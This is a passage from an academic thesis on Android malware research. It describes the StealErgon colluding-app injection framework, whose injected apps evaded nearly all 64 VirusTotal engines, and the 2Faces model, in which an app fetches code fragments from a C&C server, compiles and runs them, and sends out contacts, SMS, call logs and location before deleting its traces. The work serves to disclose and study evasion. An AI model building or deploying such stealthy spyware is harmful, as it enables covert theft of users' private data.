subprocess.call(['java', '-jar', 'apksigner.jar', 'sign', '--ks', 'de-bug.keystore', '
    --ks-key-alias', 'androiddebugkey', '--ks-pass', 'pass:android', app_modded_path])
```

Listing 3.5: *re-sign the application.*

At the end of the application modification process, the user can download the output *apks* obtained. The recompilation procedure saves the applications inside the folders created as shown in Figure 3.5, and when the user clicks on the appropriate button, a call is made to the server which returns a *zip* file containing the *apk* modified.

3.2.2 Experimentation

In this section I provide details about the framework implementation and the experimental analysis, aimed at demonstrating that current antimalware are not able to detect the colluding attack.

The source code of the *SteælErgon* framework is available, for research purposes, at the following link: `https://github.com/vigimella/StealErgon`.

The *SteælErgon* framework is able to inject colluding code at smali level.

Figure 3.6 shows a screen belonging to graphical user interface of the *SteælErgon* framework.

From the screen shown in Figure 3.6 it emerges that the *SteælErgon* framework exhibits an interface user friendly for updating applications and to choose how many applications are considered for the colluding attack injection.

The dataset used in the experimentation consists of 80 legitimate applications which have the task of reading the data and 160 applications, randomly taken from an unoffi-

cial application market named `apkpure.com`, which instead have the role of *sender* (80 applications that send data when they are open and 80 applications that send data when is called an intent), for a total of 240 applications.

The modified applications have been subjected to the control of several commercial and free antimalware. For this task I exploited two different web services aimed at submitting an application to several antimalware. The first web service considered is *VirusTotal*, i.e., a free web service that allows users to detect malware in scanned files. VirusTotal is a tool owned by Google and is used also from Google to perform security checks on applications before uploading them to. From the injected dataset, only six applications have been classified as malicious by Trustlook and MaxSecure antimalware; from a manual analysis I understood that the cause of this classification is due just to the presence of two suspicious permissions (i.e., android.permission.INTERNET and android.permission.WRITE_EXTERNAL_STORAGE).

I want to underline the fact that the malware contained in the colluding applications are pieces of known malware, but antimalware fails to identify these threats well known to them, because the malicious code is not contained entirely in one application, but is split between the apps involved in the attack, thus making it difficult to detect.

Table 3.2 shows the results of the scan performed with 64 antimalware provide by VirusTotal used to analyze the colluding application generated by *SteælErgon*.

A second web service considered in the evaluation analysis is the *Jotti*[5] malware scanner, another free online service that allows to scan suspicious files using antimalware. None of the applications analyzed was reported as malicious by the various antimalware. Table 3.3 shows the results of the scan performed with 15 antimalware used to analyze *SteælErgon*.

3.2.3 Results

All antimalware exploited from both the VirusTotal and the Jotti services had updated virus signature database.

From the results shown in Tables 3.4 and 3.3 it emerges that the injection of a malicious payload split between several applications (i.e., a colluding attack) is not detected by any antimalware.

This aspect should focus the attention of researchers from both the academic and the industrial side in order to consider attacks that can take place when multiple applications are installed simultaneously on the mobile device.

3.3 2Faces: a Novel Malware Model

Modern operating systems integrate mechanisms to prevent the execution of malware, for instance the Android operating system natively provides mechanisms such as encryption with the purpose of protecting sensitive and sensible data or the privacy notification to make the user aware when information as the device localization of the contacts list is shared. Moreover, considering that Android inherits several characteristics from the Linux operating system, it considers all the typical features of Linux platforms relating to process safety, in fact every application in Android is seen as an

[5] `https://virusscan.jotti.org/it`

Table 3.2: *Evaluation Results of the antimalware scan performed by VirusTotal.*

	Antimalware	Malicious Apps		Antimalware	Malicious Apps
1	Ad-Aware	0/240	33	K7AntiVirus	0/240
2	Aegislab	0/240	34	K7GW	0/240
3	AhnLab-V3	0/240	35	Kaspersky	0/240
4	Alibaba	0/240	36	Kingsoft	0/240
5	ALYac	0/240	37	Malwarebytes	0/240
6	Antiv-AVL	0/240	38	MAX	0/240
7	Arcabit	0/240	39	MaxSecure	6/240
8	Avast	0/240	40	McAfee	0/240
9	Avast-Mobile	0/240	41	McAfee-GW-Edition	0/240
10	Avira (no cloud)	0/240	42	Microsoft	0/240
11	Baidu	0/240	43	NANO-Antivirus	0/240
12	BitDefender	0/240	44	Panda	0/240
13	BitDefenderFalx	0/240	45	Qihoo-360	0/240
14	BitDefenderTheta	0/240	46	Rising	0/240
15	Bkav Pro	0/240	47	Sangfor Engine Zero	0/240
16	Cat-QuickHeal	0/240	48	Sophos	0/240
17	ClamAV	0/240	49	SUPERAntiSpyware	0/240
18	CMC	0/240	50	Symantec	0/240
19	Comodo	0/240	51	Symantec Mobile In-sight	0/240
20	Cynet	0/240	52	TACHYON	0/240
21	Cyren	0/240	53	Tancent	0/240
22	DrWeb	0/240	54	TotalDefense	0/240
23	Emisisoft	0/240	55	TrendMicro	0/240
24	eScan	0/240	56	TrendMicro-HouseCall	0/240
25	ESET-NOD32	0/240	57	Trustlook	6/240
26	F-Secure	0/240	58	VBA32	0/240
27	FireEye	0/240	59	VIPRE	0/240
28	Fortinet	0/240	60	ViRobot	0/240
29	GData	0/240	61	Yandex	0/240
30	Gridinsoft	0/240	62	Zillya	0/240
31	Ikarus	0/240	63	ZonaAlarm by Check Point	0/240
32	Jiangmin	0/240	64	Zoner	0/240

isolated process, so the programmer must make explicit when two applications need to exchange information.

Nonetheless, malware writers proliferate and are able to write more and more aggressive code to evade antimalware analysis and to circumvent the security mechanisms provided by modern operating systems. About this, according to Kaspersky security experts[6], in the third quarter of 2022, they found 438,035 malicious installers (which is 32,351 more than in the previous quarter), of which 35,060 packages were related to mobile banking trojans and 2,310 packages proved to be mobile ransomware: a total of 5,623,670 attacks on mobile devices were detected. For this reason, it is important not only to understand what the security mechanisms are, but also to push the analysis beyond the SW point of view to a better knowledge of the hardware in order to be able to exploit them to demonstrate the existence of vulnerabilities for getting ahead of malware writers, so that malware writers cannot exploit them to perpetrate malicious

[6] https://securelist.com/it-threat-evolution-in-q3-2022-mobile-statistics/107978/

Table 3.3: *Evaluation Results of the antimalware scan performed by Jotti.*

	Antimalware	App Detected as Malicious
1	Avast	0/240
2	BitDefender	0/240
3	ClamAV	0/240
4	DrWeb	0/240
5	eScan	0/240
6	ESET	0/240
7	Fortinet	0/240
8	F-Prot	0/240
9	F-Secure	0/240
10	Gdata (no cloud)	0/240
11	Ikarus	0/240
12	K7AntiVirus	0/240
13	SophosAV	0/240
14	TrendMicro	0/240
15	VBA32	0/240

actions and to enforce the security mechanism provided by the operating system. With these motivations, in this section I propose a novel model of malware targeting mobile operating systems, with particular regard to the Android one.

In a nutshell, the proposed malware model mechanism implemented in the $2Faces$ malware prototype, is based on a distributed model, where a series of code snippets, containing pieces of well-known malware, are retrieved from the several network resources to the infected device at certain moments in time. Once all the source code snippets have been retrieved, they are at run-time verified and dynamically compiled. The executable of the malicious payload (composed of all code snippets) has been obtained, the payload is inspected through the reflection mechanism, to understand which classes and which methods can be invoked and, subsequently, the malicious payload is invoked and then executed. Once the malicious payload is executed, it is deleted from the device without leaving any trace.

Therefore the malicious code is present inside the application in an extremely limited time window, that is when the code is compiled and executed and then removed (for this reason the proposed malware model is stealthy): the malware model is not detectable from static analysis, since the malicious payload is not embed into the application at installation time. Furthermore the malicious payload, recovered through the source code fragments (where each source code fragment is stored on a different host on the network), can change (i.e., recovering a series of code fragments related to a different malicious action): this makes $2Faces$ undetectable even by dynamic analysis as the pattern changes since change the malicious action.

The malware model working mechanism exploits three components belonging to the Java programming language and inherited by the Android environment:

- *dynamic compiling*: the possibility to compile at run-time a source code;
- *reflection*: the possibility that an executable to inspect itself thanks to which we will be able to analyze it and interact with it at run-time with the Classes;
- *dynamic loading*: the ability for an application to load at run-time new executables

including code that did not even exist when the application was developed.

Clearly these mechanisms are legitimate when taken individually: it is their combination that gives rise to the malicious behavior. The proposed malware model can be run on any operating system (it has only to support reflection, dynamic compiling and loading) as, for instance, Microsoft Windows.

3.3.1 Method

In this section I describe the attack paradigm behind the proposed malware model.

The model relies on following capabilities:

- the malicious payload is not stored into a single repository, but it is gathered at run-time from several pieces of source code, where each piece of source code is placed into a different locations;
- the malicious payload is observable for a limited time-windows. In fact, once it has been executed it is immediately deleted. Furthermore, its execution can be activated or deactivated by a particular logical condition for example, the stand by mode (which indicates that the user is not using the device) or the execution of an antimalware on the device;
- the application hosting the malicious payload exhibits legitimate behavior for most of its life cycle. The malicious action is present only when it is composed and executed, after which it is deleted and, consequently, the application returns to exhibit a legitimate behavior;
- at distinct moments in time a different malicious payload can be sent and therefore composed. This makes the malicious payload extremely difficult to detect with mechanisms that are based, for instance, on patterns generated by system calls or by network packets analysis.

Figure 3.7 describes the high level steps of malware model:

- **step 1** - when the Android application is started, a connection is established with the *SocketMain*, which through a C&C (Command and Control) type mechanism, sends requests to the applications to obtain some basic information and then remains standby;
- **step 2** - following remote activation, the *SocketMain* sends all the information necessary to download the several parts belonging to the malicious payload and to send the information gathered from the attack;
- **step 3, 4, 5** - several *SocketCodeSenders* instances are dynamically prepared for the transfer of source code fragments belonging to the payload and a *SocketCollector* is initialized to retrieve the result of the attack;
- **step 6** - once all the parts of the payload of the various *SocketCodeSenders* have been received from the application, the payload is composed, verified and then compiled;
- **step 7** - execution of malicious payload;



Figure 3.7: *High-level architecture of malware model.*

- **step 8** - the information gathered from the payload execution are sent to the *SocketCollector*;
- **step 9** - all communications have been encrypted and at the end of the attack, all traces of the malicious payload are deleted from the Android device.

The Listing 3.6 in Section 3.3.5 shows the implementation details for each described step belonging to the malware model introduced. As a matter of fact, in listing 3.6 lines from 3 to 6 have the purpose of verifying if the communication channel is enabled (i.e., **step 1**). Lines from 9 to 27 represent the **step 2** of the malware model i.e., aimed at sending a series of information to the C&C server for instance the API of the Android operating system installed on the device (line 17) and the model of the infected device (line 19). The implementation of the **step 3, 4, 5** (i.e., the transferring of the source code fragments belonging to the payload) are implemented in lines from 28 to 37, where the *socketCodeSendersList* variable represents the array of the several sockets from which a different code fragment will be received. When from each socket a code fragment is obtained in the *codeBuilder* variable (line 34) each code fragment will be append. In **step 6** (line 38) the *codeBuilder* variable is parsed into a string: in this moment the retrieved code fragments are composed into a single text fragment, thus the content of this variable is verified and compiled (lines 41, 43 and 46). Once compiled, the payload is dynamically loaded (in line 48). In **step 7** there is the payload invocation (from lines 50 to 55). The information gathered from malicious payload are sent to the C&C server though the invocation, in lines 57, 58 and 59, of a socket aimed at collecting the exfiltrated data (i.e., *socketCollectorPort*). The last step implementation, has the task of deleting the malicious payload, is in line 61, where the *destroyEvidence* method is called, responsible for deleting both the source of the malicious payload and the relative executable.

Below the detail of the low level sequence of actions from **step 6** to **step 9**, i.e., the payload reconstruction, performed by the proposed malware model:

1. parenthesis check in Java code;
2. Abstract Syntax Tree construction;
3. payload dynamic compilation;
4. dynamic loading of the Dalvik bytecode into memory;
5. execution of compiled code using reflection;
6. elimination of traces left by malicious payload.

The parenthesis check, performed once all the source fragments are composed into a single one, has the purpose of verifying the correct balance of the parenthesis as showed in Listing 3.7 in Section 3.3.5. The parenthesis check step is intended to check for any errors in the code structure. A syntactic check is then also carried out on the source code, in this way if the syntactic check is not passed the payload is not sent for compilation. For the parenthesis check I consider algorithm developed by authors, which uses a stack as a supporting data structure. Checking the parenthesis is used to discard invalid source codes. When building the AST in the next step, if the brackets are badly organized, the algorithm does not allow the compilation step because it would clearly lead to a compilation error. The string containing the Java source code is parsed character by character starting from the first:

- if the element is an opening parenthesis, this is inserted into the stack (lines 7 and 8 in Listing 3.7);
- if instead it is a closing parenthesis, an element is extracted from the stack and compared with it to check that they match (lines 11 and 12 in Listing 3.7);
- if they are not, the algorithm terminates because the parenthesis are not balanced.

Once the algorithm ends the computation, if the stack is empty then the parentheses into the source code are correctly balanced, instead, if at least one other parenthesis is left in the stack, the source code is marked as invalid.

Considering n as the length in characters of the source code, the developed algorithm exhibits a temporal complexity equal to **O(n)**, since in the worst case, each element can be inserted and subsequently extracted from the stack only once. Still considering n as the length in characters of the Java code, the procedure has spatial complexity **O(n)**, since in the worst case, the stack could be filled with at most n characters.

After checking the parentheses, to avoid considering the source code invalid, an *Abstract Syntax Tree* is generated. This data structure allows the correct hierarchical representation of the source code. In fact, the term "abstract" indicates that not all the details of the language are represented, but only the logical syntactic structure, therefore it is particularly suitable in this context.

The algorithm used for the construction of an *AST* is recursively called for each code block that is encountered and exploits a stack as data structure. The string containing the Java source code is parsed character by character starting from the first:

- if the element is a ";" we are at the end of a statement or an import. The stack is emptied and the reverse operation is performed to obtain the entire instruction. The *trim* operation is carried out to eliminate spaces in the head or in the tail. If the statement begins with *import* it is inserted in the *AST* as *ImportNode*, otherwise it is considered as generic instruction and inserted as *StatementNode*;
- if there is "{" we are at the beginning of a code block (class or method). The signature of the class or method is retrieved by emptying the stack and performing the reverse operation. The block term search procedure is performed and if the signature contains the keyword *class*, the procedure on the block is recursively recalled and the *ClassNode* obtained is added to the *AST*; if the parent node is a *ClassNode* and the signature contains the name of the parent class, it is a constructor method so the code block is inserted as *ConstructorNode*; if the parent node is a *ClassNode*, but the signature does not contain the parent class name, it is considered as a generic method and added to the *AST* as a *MethodNode*; in other cases than those mentioned, the procedure generates an *InvalidSourceCodeException* when the code block is not a class or if it is a method but does not have a class as parent node. In fact, the source code is not valid, as there cannot be code blocks outside a class;
- otherwise the character is pushed into the stack.

In the third point of the sequence of actions, there is the payload dynamic compilation. Android does not have a native built-in Java compiler, this is the reason why I resort to the *JavaAssist* library. However, this library does not have full compatibility with the Java compiler and does not guarantee the same learning curve for the developer as is possible with native Java support. From the other side, *JavaAssist* offers high-level APIs for modeling a *CtClass*, an abstraction of a compile time class, which allows developers to obtain the Java bytecode and subsequently also the Dalvik one. The dynamic compilation phase consists of assembling the *CtClass* by crossing the Abstract Syntax Tree, compiling the *CtClass* in bytecode and generating the *.class* file and the related *.dex* file on the device file system. The implementation is available in Listing 3.8 in Section 3.3.5, in particular in line 10 I invoke *CtClass* for the *.class* file generation.

The fourth point is related to the dynamic loading. I consider a class provided by the Android operating system, which through the *DexClassLoader* class, available in the *dalvik.system* package, allowing the developer to load all the classes present in a *.dex* file into memory. In Listing 3.9 in Section 3.3.5 is showed a snippet about dynamic compilation, the *DexClassLoader* class (line 4 in Listing 3.9) is devoted to the dynamic loading.

The fifth point concerns to the run-time execution of the *.dex* file obtained. It is closer to the Java version, but instead of using the traditional *ClassLoader* I consider the *dalvik.system.DexClassLoader* one. Listing 3.10 shows the implementation details, in particular on line 6 I resort to the *invoke* method for the run-time execution.

Once executed the malicious payload executable, in the last point we need to delete all malware traces in order to make stealth the proposed model; in fact I recall that the malicious code is into the application only in the time-window of its loading and execution. In the execution process, a *.dex* file and a *.class* file are generated into the file



Figure 3.8: *Components scheme.*

system of the Android device, then these files are permanently deleted from the device in the end (by invoking the *.delete* method). Listing 3.11 in Section 3.3.5 shows the invocation of the *delete* method (lines 2 and 3) on both the *.dex* and *.class* file.

Implementation - In order to demonstrate that it is possible to perpetrate a malicious action by exploiting the proposed model in the real-world, I provide an implementation, named *2Faces*, of the proposed model. Its goal is to automate the source code injection procedure in an Android application, making the malware distributed and providing a remote activation mechanism for the attacker. I developed the $2Faces$ Android app and also the C&C server, as described in this section.

Figure 3.8 shows the main architectural scheme of the *2Faces* malware.

As shown in Figure 3.8, the back end is realized in *Node.js*, which relies on *MongoDB*, a non-relational database, instead for the front end management panel is used the *Vue.js* framework to allow a user friendly approach to interact with the system.

On GitHub platform, for research purposes, is available the source code of *2Faces*,

in following repositories: *Android Application*[7], *Node.js back end*[8], *Vue.js panel*[9].

The operating scheme provides that when the *Node.js* back end is started, the *SocketMain* is instantiated, which listens for new connections on an IP address and a designated port.

Database - Since the nature of the data processed does not always have a well-defined structure, we resort to *MongoDB*, a non-relational database. The *Payloads* and *AttackResults* collections have been identified. Below we describe the data stored in these collections.

The *Payloads* collection contains all the information relating to malicious content that can be sent to Android devices. Each payload is characterized by:

- *_id*, payload identifier;
- *name*, payload name;
- *description*, payload behavior description;
- *content*, java code of the payload must not contain in-line comment;
- *methodToInvoke*, name of the method that will be invoked at run-time through reflection for the first class presents in Java code;
- *resultType*, type of content expected to be obtained from the attack (i.e., String, JSON, Image, Sound);
- *vulnerabilities*, an array of permissions that must have been granted in order to successfully execute the code on the Android device.

The *AttackResults* collection contains all the results of the attacks carried out by the software system developed. Each attack is characterized by:

- *_id*, attack identifier;
- *device*, information relating to the target (i.e., the device) of the attack, specifically:
  - *permissions*, array of permissions provided by applications at the time the attack is perpetrated;
  - *ip*, IP address to which the device is connected at the time of the attack;
  - *port*, remote port of the socket to which the device is connect at the time of the attack;
  - *model*, model of the device on which the attack is perpetrated;
  - *api*, Android API level of the target device.
- *timestamp*, date in unix format timestamp of the moment in which the result of the attack is received;
- *payloadId*, id of the payload sent;

[7] https://github.com/RedHitMark/2faces-android
[8] https://github.com/RedHitMark/2faces-backend
[9] https://github.com/RedHitMark/2faces-panel

- *resultType*, type of content obtained from the attack (i.e., String, JSON, Image, Sound);
- *result*, attack result;
- *timing*, metrics relating to the attack, specifically:
  - *downloadTime*, time to download each payload piece;
  - *parseTime*, time to build the AST of the Java code sent;
  - *compileTime*, time to dynamically compile the payload;
  - *dynamicLoadingTime*, time for dynamic loading;
  - *executionTime*, time to execute the payload though reflection.

The aim of the payload database is just a repository for the different payload that can be injected and it is a part of the C&C server. Clearly the attacker can develop additional payload to increase the number of payloads in the database: in this way the added payload will be available from the admin panel and can be injected just clicking on the related payload for sending it.

Node.js - The back end was developed using *Node.js* environment. I considered *Node.js* for its versatility, availability of additional modules and high performance for managing requests. Figure 3.9 shows the back end modeling.

The support server has the task of managing the communication with the database, managing communication with the Android application via socket and exposing endpoints to allow external clients to call the APIs.

The *Mongoose* library manages the *MongoDB* database, making possible to define and to design the documents that will be added in the database collections.

The *Socket Manager* establishes and manages communication through the *socketMain*, *socketCodeSender* and *socketCollector*:

- the *socketMain* allows to manage C&C communication to the Android application. When the back end starts, the *socketMain* listens for new connections. Once established, it is used *socketsMap* to keep track of them; it also stores all the information retrieved from Android devices. Each communication is encrypted and decrypted using the *AES256* algorithm using the *SHA256* key (*socketMainHostName* + *socketMainPort*) and *MD5* as alignment vector (*socketMainPort* + *socketMainHostName*);
- the *socketCodeSender* sends part of the payload when the device establishes the connection, encrypting it with *AES256* algorithm, using *SHA256* key (*socketCodeSenderHostName* + *socketCodeSenderPort*) and *MD5* as alignment vector (*socketCodeSenderPort* + *socketCodeSenderHostName*). At the end of the transmission the *socketCodeSender* is immediately closed. All information received are encrypted and decrypted using the AES256 algorithm using SHA256 as a key (*socketHostName* + *socketPort*) and MD5 as alignment vector (*socketPort* + *socketHostName*);



Figure 3.9: *Back end modeling.*

- once created, the *socketCollector* collects all the data received from the client, and at the end of the connection the received string is decrypted, as this was encrypted by the Android application using *AES256* algorithm using *SHA256* key (*socketCollectorHostName* + *socketCollectorPort*| and *MD5* as alignment vector (*socketCollectorPort* + *socketCollectorHostName*).

I recall that in the $2Faces$ malware, the source code is represented as a string, it is divided into random fragments and each fragment is encrypted with AES (with the aim of hiding its real content from a network analyzer). Once received by the $2Faces$ application, each fragment is decrypted (the encryption key is a combination of IP and socket port). The division into random fragments is done on the server side and then on different ports a different code fragment is sent to the Android application.

Management Panel - A management panel has been developed with the aim of simplifying interaction of the attacker with the Android application: the rationale is to demonstrate that the proposed malware model is not only effective but also it is also possible to fully automate the attack process. As a matter of fact, the attacker must only interact with a web-based graphical interface for payload sending and will see the information extracted from the infected device directly on the web interface dedicated to him.

To this aim I considered the Javascript *Vue.js* framework, while the graphic components are handled through the *Bootstrap Material Design Vue* module and the HTTP calls are managed with the *Axios* module.

In Figure 3.10 is shown the Management Panel Home, exploited by the attacker.

As shown in Figure 3.10, the Home Panel offers an overview about the features of the proposed malware model and it is also possible to view all the sections and functions



Figure 3.10: *Management Panel Home.*

offered by the system.

In the home's center there is the *Payloads* section, that allows to have an overview of all the possible payloads available and which can be sent to an Android device. It is possible to search, edit and delete an existing payload and also to create a new payload. The creation and modification can be done through a form, which also offers a Java code editor built through the *CodeMirror* module. For each payload it is possible to insert name, description, Java content, return value and first method to be invoked after the class has been instantiated in the Android environment. Furthermore, it is possible to specify the required permissions in order to guarantee the correct functioning of the payload.

In the $2Faces$ prototype I developed eleven test payloads to gather different sensitive and private information from the device. The idea is to show how the proposed model is able to inject different malicious payloads (and, for this reason, the proposed model can be considered generalizable):

- *Test*, its aim is to verify the correct working mechanism of $2Face$, in fact a simple message is printed in the *Logcat* and a test string is returned. It does not require permissions to run;
- *IMEI*, it retrieves the IMEI code of the device. This is an Android sensitive information, since it represents the identification of the device's telephone module and is a fundamental component during telephone calls. From Android 10.0 version it is no longer possible to obtain the IMEI of the phone except by installing the application as a system application. To run this payload we need to have granted the *android.permission.READ_PHONE_S-TATE* permission;
- *Contacts*, it able to retrieve all the contacts stored in the device address book and

the additional information related to each of them, encoding them in JSON format. Before running this payload, we need to have *android.permission.READ_CONTACTS* permission. In Listing 3.12 in Section 3.3.5 I show the source code of this payload, where I basically obtain an instance of the *Cursor* class (lines 9 and 10 in Listing 3.12) to retrieve all the information about the contacts;

- *Call List*, it obtains the history of all calls made and received by the device, returning them in JSON format. The *android.permission.READ_CALL_LOG* permission must be granted to execute this payload.

- *SMS Sent, Received and Draft*, these three payloads obtain all the information relating to the SMS sent, received by the device and all the information associated with them. It is also possible to recover messages saved in drafts. These payloads will query the following URIs:

  1. *Sent SMS*: *"content://sms/sent"*;
  2. *Received SMS*: *"content://sms/inbox"*;
  3. *Draft SMS*: *"content://sms/draft"*;

  To ensure the success of the attack, the *android.permission.READ_SMS* permission must be granted;

- *Last Position*, it retrieves the last position recorded by the device through the network in order to make the attack independent of the device hardware, but at the expense of the accuracy of the detection. To ensure the success of the attack, the *android.permission.ACCESS_FINE_LOCATION* permission must be granted;

